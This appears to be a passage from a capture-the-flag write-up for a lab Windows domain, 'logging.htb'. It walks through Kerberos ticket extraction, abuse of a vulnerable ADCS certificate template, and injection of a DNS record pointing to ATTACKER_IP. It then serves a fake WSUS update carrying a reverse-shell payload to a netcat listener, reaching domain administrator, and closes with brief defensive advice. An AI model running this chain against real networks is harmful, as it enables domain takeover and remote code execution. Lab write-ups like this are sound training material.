[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.logging.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: <REDACTED>
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
<REDACTED>
For some reason I can’t write the ticket to a file. No problem — I copy the output from the browser and paste it after echo -n, like this:
echo -n <REDACTED> | base64 -d > ticket.kirbi
impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
export KRB5CCNAME=ticket.ccache
klist
Ticket cache: FILE:ticket.ccache
Default principal: jaylee.clifton@LOGGING.HTB

Valid starting     Expires            Service principal
07-08-26 03:37:30  07-08-26 13:08:15  krbtgt/LOGGING.HTB@LOGGING.HTB
renew until 14-08-26 03:08:15
On DC01 a reg query tells me the hostname of the wsus server.
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate" /v WUServer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
WUServer    REG_SZ    https://wsus.logging.htb:8531
At Step 1 of the referenced digitrace article the key below confirms Windows uses the wsus server.
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v UseWUServer

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU
UseWUServer    REG_DWORD    0x1
Step 2 is finding the vulnerable template: we already know from Locksmith that it is UpdateSrv, and we also know the CA name.
So we go to Step 3.
certipy-ad req -u jaylee.clifton -k -no-pass -ca logging-DC01-CA -target dc01.logging.htb -dc-host dc01.logging.htb -dns wsus.logging.htb -template UpdateSrv -debug
openssl pkcs12 -in wsus.pfx -out wsus.pem -nodes --passin pass:
Step 4: Intercept the wsus traffic. The user jaylee.clifton can create a record in MicrosoftDNS.
bloodyAD -k ccache='ticket.ccache' -d logging.htb --dc-ip 10.129.45.103 --host dc01.logging.htb get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=jaylee.clifton,CN=Users,DC=logging,DC=htb
permission: WRITE

distinguishedName: DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.logging.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD
The bloodyAD command below shows that wsus.logging.htb does not yet exist.
bloodyAD --host dc01.logging.htb -d logging.htb -u jaylee.clifton --dc-ip 10.129.45.103 -k get children --target "DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb"
So we create one ;)
bloodyAD --host dc01.logging.htb -d logging.htb -u jaylee.clifton --dc-ip 10.129.45.103 -k add dnsRecord wsus.logging.htb <ATTACKER_IP>
[+] wsus.logging.htb has been successfully added
Then we go to revshells to create a reverse shell.
I usually go for the PowerShell Base64 encoded payload.

First start a netcat listener again.
rlwrap nc -nlvp 9911
Then the wsus server.
sudo wsuks --serve-only --tls-cert wsus.pem -I tun0 -c "powershell -e <REDACTED>"
Then wait a while. You’ll see a request come by in the log.
[*] Using TLS certificate 'wsus.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on <ATTACKER_IP>:8531...
[*] Serving executable as KB: 8625440
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService?...
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
We have a connection.
rlwrap nc -nlvp 9911
Listening on 0.0.0.0 9911
Connection received on 10.129.45.103 56917
Where is root.txt? Am I missing something?
PS C:\Users\Administrator\Desktop> whoami
logging\administrator
PS C:\Users\Administrator\Desktop> dir /a

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a-hs-        4/16/2026   8:24 AM            282 desktop.ini

Toby is also a domain admin. It is of course bad practice to log in with the built-in administrator account.
PS C:\Users\toby.brynleigh\Desktop> dir

Directory: C:\Users\toby.brynleigh\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         8/6/2026   7:04 PM             34 root.txt
Defensive perspective
From a defensive perspective, I would use logs and monitoring to check where servers are trying to connect. If these are non-existent servers, there is a chance they are being spoofed. Users should get rights according to least privilege; creating DNS records is not something everyone needs. Incrementing the year in passwords is bad practice too. Log files reveal a lot too; they are useful for debugging and monitoring, but attackers find them handy as well.
Takeaways
Don’t assume the tools you already know still work. New vulnerabilities and new exploitation techniques appear every day, so keep the environment patched.